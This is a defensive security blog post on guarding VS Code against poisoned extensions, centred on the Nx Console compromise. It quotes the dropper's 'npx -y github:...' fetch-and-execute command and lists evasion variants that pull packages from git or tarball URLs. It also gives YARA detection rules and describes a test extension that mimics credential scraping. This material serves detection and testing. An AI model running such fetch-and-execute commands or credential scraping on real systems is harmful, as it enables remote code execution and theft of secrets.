Defending Your IDE — Protecting Against Malicious or Compromised Visual Studio Extensions
The New Front Line in Cyberattacks
Over the last year, developers have emerged as a key target of modern cyberattacks, many of which have been high-profile and highly impactful.
Most recently, in May 2026, GitHub confirmed that attackers gained access to approximately 3,800 internal repositories after a malicious VS Code extension, Nx Console v18.95.0, compromised an employee device. The incident highlighted how a single compromised extension can become an entry point into one of the world’s largest software development platforms.
1/ We are sharing additional details regarding our investigation into unauthorized access to GitHub's internal repositories.
— GitHub (@github) May 20, 2026
Yesterday we detected and contained a compromise of an employee device involving a poisoned VS Code extension. We removed the malicious extension version,…
Rather than attempting to penetrate heavily defended production systems directly, threat actors are increasingly targeting the tools, plugins, packages, and workflows developers rely on every day. This evolution reflects a fundamental shift in the threat landscape: the developer workstation is no longer just a coding environment — it is now a critical component of the software supply chain and a high-value entry point into enterprise infrastructure.
This shift is driven by the high degree of trust and privileged access inherent in modern developer environments. A typical developer machine often contains proprietary source code, cloud credentials, signing certificates, authentication tokens, SSH keys, and direct access to internal systems and production infrastructure.
Consequently, the compromise of a single developer workstation can provide attackers with a highly privileged foothold, enabling lateral movement across enterprise environments and, in some cases, facilitating compromise of downstream customers and software supply chains.
Practical Mitigation Strategies
In this blog post, I will share practical mitigation strategies that are easy to adopt, don’t require enterprise-level tooling or infrastructure, and can be applied even on a personal laptop.
Although this post focuses on VS Code extensions, the same strategies also apply to third-party dependencies and libraries.
1. Dependency Cooldowns
A simple yet effective way to mitigate compromised extensions and libraries is to introduce dependency cooldowns. Rather than immediately adopting newly published or recently updated dependencies, developers can enforce a waiting period before those packages are permitted in development or production environments.
This delay creates a buffer that gives the broader community time to detect malicious behavior, compromised maintainer accounts, supply chain attacks, or suspicious releases. Many malicious packages are discovered within hours or days of publication, so even a short cooldown period can significantly reduce risk without requiring complex security tooling.
According to the postmortem of the Nx Console v18.95.0 supply-chain compromise, the malicious extension was available on the Visual Studio Marketplace for only 11 minutes and on Open VSX for 33 minutes before it was removed. This suggests that even a one-hour release cooldown could have been sufficient to prevent the compromise.
At the time of writing, VS Code does not natively support extension update cooldowns, so adopting this approach requires disabling automatic updates and managing updates manually.
Update: On 3 June 2026, Visual Studio Code v1.123 introduced delayed extension auto-updates, which applies a two-hour delay before extensions are automatically updated to a newly published version.
Extensions from trusted publishers, including Microsoft, GitHub, and OpenAI, are exempt from this delay and continue to update immediately.
For further reading, check out the following urls:
- https://cooldowns.dev/
- https://blog.yossarian.net/2025/11/21/We-should-all-be-using-dependency-cooldowns
2. Code Scanning (Static Analysis)
If a threat actor is sufficiently sophisticated, they may disguise a malicious update as an “emergency security patch,” creating a dilemma between applying the update immediately and adhering to the dependency cooldown policy.
Dependency cooldowns are a useful heuristic when evidence is limited or absent, but in cases where an immediate update may seem warranted, stronger assurance is required before the update can be considered safe to apply.
In such situations, code-scanning tools like GuardDog can help detect signs of malicious or unsafe behaviour in extensions or libraries, making them particularly useful at identifying more obvious forms of malicious functionality.
Quick Introduction
GuardDog is an open-source CLI tool by DataDog for detecting potentially malicious PyPI and npm packages, Go modules, RubyGems, GitHub actions, or VSCode extensions. It runs a set of heuristics on the package source code (through Semgrep rules) and on the package metadata.
Here are example commands for scanning VS Code extensions.
# Scan VSCode extensions from the marketplace
guarddog extension scan nrwl.angular-console

# Scan a specific version of a VSCode extension
guarddog extension scan nrwl.angular-console --version 18.100.0

# Scan a local VSCode extension directory or VSIX archive
guarddog extension scan /tmp/my-extension/
Putting It to the Test
Let’s put it to the test and see whether it can detect the poisoned Nx Console v18.95.0 and prevent the compromise.
$ guarddog extension scan ./nrwl.angular-console-v18.95.0.vsix
Found 0 potentially malicious indicators scanning ./nrwl.angular-console-v18.95.0.vsix
Unfortunately, it didn’t find anything, even though the scan took quite a while to complete — the main.js file alone is 7 MB.
That said, since it supports custom Semgrep and YARA rules, we can create our own rules to detect and prevent similar attacks in the future.
How the Attack Works
According to the analysis write-up by StepSecurity, malicious code was injected into main.js causing the extension to fetch and execute a payload once activated.
More specifically, it uses the command npx -y github:nrwl/nx#558b09d7 to fetch an orphaned commit 558b09d7, which then delivers an obfuscated dropper payload.
A dropper is a type of malware designed to deliver and install additional malicious payloads onto a system. It often acts as the initial stage of an attack, fetching or unpacking more harmful components after execution.
Droppers are commonly used in file-based malware because they enable attackers to deliver and execute additional payloads while keeping the initial stage minimal and harder to detect. Given that the poisoned extension itself contained little malicious functionality beyond retrieving the payload, it’s not surprising that GuardDog did not flag it.
Creating Custom Detection Rules
Now that we understand how the attack works, we can begin developing detection rules to help prevent similar attacks from occurring in the future.
I would focus on preventing abuse of the npx command, since it is the key mechanism that enables the dropper to execute.
Here is the initial version of the YARA rules, which successfully detects the dropper command.
rule npx_github_package
{
    strings:
        // String match
        $s1 = "npx -y github:nrwl/nx#" ascii
        $s2 = "github:nrwl/nx#" ascii

        // Regex match
        $s3 = /npx\s+-y\s+github:[A-Za-z0-9_\/.-]+#/ ascii

    condition:
        any of them
}
And here's the scan results,
$ poetry run guarddog extension scan ../nrwl.angular-console-v18.95.0 -r npx_github_package
Found 6 potentially malicious indicators in ../nrwl.angular-console-v18.95.0

npx_github_package: found 2 source code matches
  * Detects execution of GitHub-hosted package via npx at extension/main.js:7703929
        b'npx -y github:nrwl/nx#'
  * Detects execution of GitHub-hosted package via npx at extension/main.js:7703936
        b'github:nrwl/nx#'
$s1 and $s3 both match the same string, making them somewhat repetitive, so one of them could be removed.
That said, I would remove both $s1 and $s2, as relying on hard-coded string matches is closer to maintaining an IOC blocklist—it is reactive and does little to prevent similar attacks in the future. Instead, I would focus on designing more robust detection rules.
$s3 = /npx\s+-y\s+github:[A-Za-z0-9_\/.-]+#/ asciiWhile $s3 may seem relatively robust and capable of detecting any GitHub repositories being used, attackers are often highly creative in finding ways to evade detection. With that in mind, let’s put on an attacker’s hat and explore possible ways to bypass this rule.
I put together a quick list of alternative variants. While not exhaustive, it should suffice for demonstration purposes.
# implicit GitHub shorthand, not reliably supported across all setups
npx -y user/repo

# explicit shorthand using alternative repository hosting services
npx -y gitlab:user/repo

# full url
npx -y git+https://github.com/user/repo.git
npx -y git+https://bitbucket.org/user/repo.git
npx -y git+https://gitlab.com/user/repo.git

# full url targeting a branch/tag/commit
npx -y git+https://github.com/user/repo.git#main

# tarball URL containing the npm package
npx -y https://example.com/package.tgz

# Full/long form of -y flag
npx --yes github:user/repo
Below is the updated regex that matches all these variants. I am using a more permissive pattern, as detection coverage is more important than strict RFC correctness.
// Looser regex match for better detection coverage
$s4 = /npx\s+-y\s+[^\s'"]+/ ascii

// --yes flag
$s5 = /npx\s+--yes\s+[^\s'"]+/ ascii

// Combined into one if you prefer
$s6 = /npx\s+(-y|--yes)\s+[^\s'"]+/ ascii
Here is the complete YARA rule, which you may copy and use as needed.
rule npx_auto_confirm_execution
{
    meta:
        description = "NPX Command Execution with Auto-Confirm Flag"
        author = "JS"
        severity = "high"

    strings:
        $s1 = /npx\s+(-y|--yes)\s+[^\s'"]+/ ascii

    condition:
        $s1
}
3. Runtime Protection
Performing manual static code analysis can be time-consuming and may require specialised expertise. Because of these limitations, some malicious code may go undetected.
Runtime protection tools such as IDE Shepherd provide a complementary layer of defence by continuously monitoring extension behaviour and actively blocking malicious activity during execution, helping to detect and mitigate threats that may evade static analysis.
Quick Introduction
IDE Shepherd, also developed by DataDog, is a security extension for VS Code that detects and blocks malicious extensions and supply chain attacks — including threats that are already installed and running.
Update: v3.1.0, released on 26 May, introduced two new detection rules —
task_npx_auto_approve_remoteandstealth_task_remote_install— in response to the poisoned Nx Console extension incident, indicating that the project remains actively maintained.
Validation and Testing
To ensure the protection works as intended and avoid a false sense of security, we need to test it. To keep the testing process simple, I built my own suspicious VSCode extension that mimics malicious behaviors. This approach eliminates the need to source real malicious samples or set up a virtual environment in case anything goes wrong.
For the initial version of the extension, I have included just two MITRE techniques: T1105 (Ingress Tool Transfer) and T1552.001 (Credentials in Files). Additional techniques can be incorporated in future iterations as needed.
MITRE ATT&CK techniques are standardised descriptions of how attackers behave in real-world cyberattacks.
Each technique represents a specific action or method used by adversaries, such as stealing credentials, moving data, or executing code. They’re part of the MITRE ATT&CK framework, which is a publicly available knowledge base used by security teams to understand, detect, and defend against attack patterns.
I implemented these techniques as extension commands rather than executing them automatically on startup, as a malicious extension might do. This approach improves testability by allowing individual techniques to be triggered manually when needed.

To open the Command Palette: Press Ctrl+Shift+P (Windows/Linux) or Cmd+Shift+P (macOS).
Update: 3 June 2026
It may be worth noting that the Command Palette can be abused as part of an attack chain. For example, in the proof-of-concept described in the 1-Click GitHub Token Stealing via a VSCode Bug writeup, the Command Palette was leveraged to facilitate the installation of an attacker-controlled extension with little to no additional user interaction.
T1105 (Ingress Tool Transfer)
Ingress Tool Transfer is a technique in which attackers transfer tools or files from an external system into a compromised environment after gaining initial access.
To safely emulate this behavior without hosting files or setting up additional infrastructure, I leverage the publicly hosted EICAR test file to simulate malicious file transfer activity without introducing actual risk.
The EICAR test file is a harmless, industry-standard antivirus test artifact consisting of a 68-character ASCII string designed to trigger security detections without posing any real threat.

During testing, this implementation did not trigger any detections. After reviewing the detection rules, I identified two main reasons why the activity was not flagged.
First, the network monitoring logic relies solely on IP/domain blocklists. Since the EICAR distribution domain was not included in the blocklist, the download request was allowed and did not generate an alert.
Second, the task detection rules specifically monitor file downloads performed through utilities such as curl and wget. In this case, the file was downloaded programmatically using the Node.js built-in library instead of those command-line tools, so the activity did not match the existing detection patterns and was not flagged.
I am sharing these findings transparently, not to assist threat actors in evading defenses; these observations are readily discoverable through independent analysis.
Instead, my intent is to highlight the importance of verification and to caution against a false sense of security that can arise from untested assumptions.
T1059 (Command and Script Interpreter)

To trigger the task detection rules, I quickly implemented a variation that executes curl to fetch the EICAR test file. This time, the activity was successfully detected.
T1552.001 (Credentials in Files)
Since file downloads alone are not a reliable indicator of malicious activity (and the implementation here is intentionally harmless), let's implement a more unambiguously malicious behavior: credential scraping.

I added a simple implementation that scans the workspace and home directory for common secret patterns. Since it is intended solely for testing detection mechanisms, the implementation is not exhaustive—it only needs to trigger detection rules.
I then tested it and was reassured to see that the attempt to access the SSH keys was successfully blocked.
Extensions Analysis

Finally, let’s examine how my suspicious extension performed in the extension analysis. It was categorised as low risk, with only the metadata being flagged as it had been left unmodified from the generated default values.
4. DevContainers (isolation)
One final tip is to use DevContainers. The learning curve is steeper compared to the previous tips, so I will leave it to readers to explore further if they find it suitable for their workflow.
Setup is fairly straightforward when using standard dev container images for simple projects, but the learning curve increases significantly when a custom Dockerfile or Docker Compose–based setup is required, since you’ll need to create and maintain the configuration yourself. That could be a topic for another blog post.
DevContainer Architecture

Dev Containers provide isolation from the host operating system by running the development environment inside a container runtime (Docker/Podman), rather than directly on the host machine.
Workspace files are mounted from the local filesystem, or alternatively copied or cloned into the container. Extensions are installed and executed inside the container, where they have full access to the tooling, platform, and filesystem available in that environment.
To better illustrate what this isolation looked like in practice, my suspicious VSCode extension was developed and tested inside a DevContainer, which meant it had no access to the SSH keys stored on the host operating system. Instead, a separate set of SSH keys was generated within the container specifically for testing purposes.
Further Reading
- https://code.visualstudio.com/docs/devcontainers/containers
- https://code.visualstudio.com/docs/devcontainers/tutorial
- https://docs.github.com/en/codespaces/setting-up-your-project-for-codespaces/adding-a-dev-container-configuration/introduction-to-dev-containers
Ending Notes
Collectively, these mitigations help provide a solid baseline defense against common supply-chain threats such as dependency confusion, typosquatting, package takeover, and fake job repositories, which have become increasingly prevalent in recent years.
However, this does not eliminate the need to maintain good security hygiene, as security is always an ongoing cat-and-mouse game where continuous vigilance remains essential to staying secure.
Additional projects you may want to explore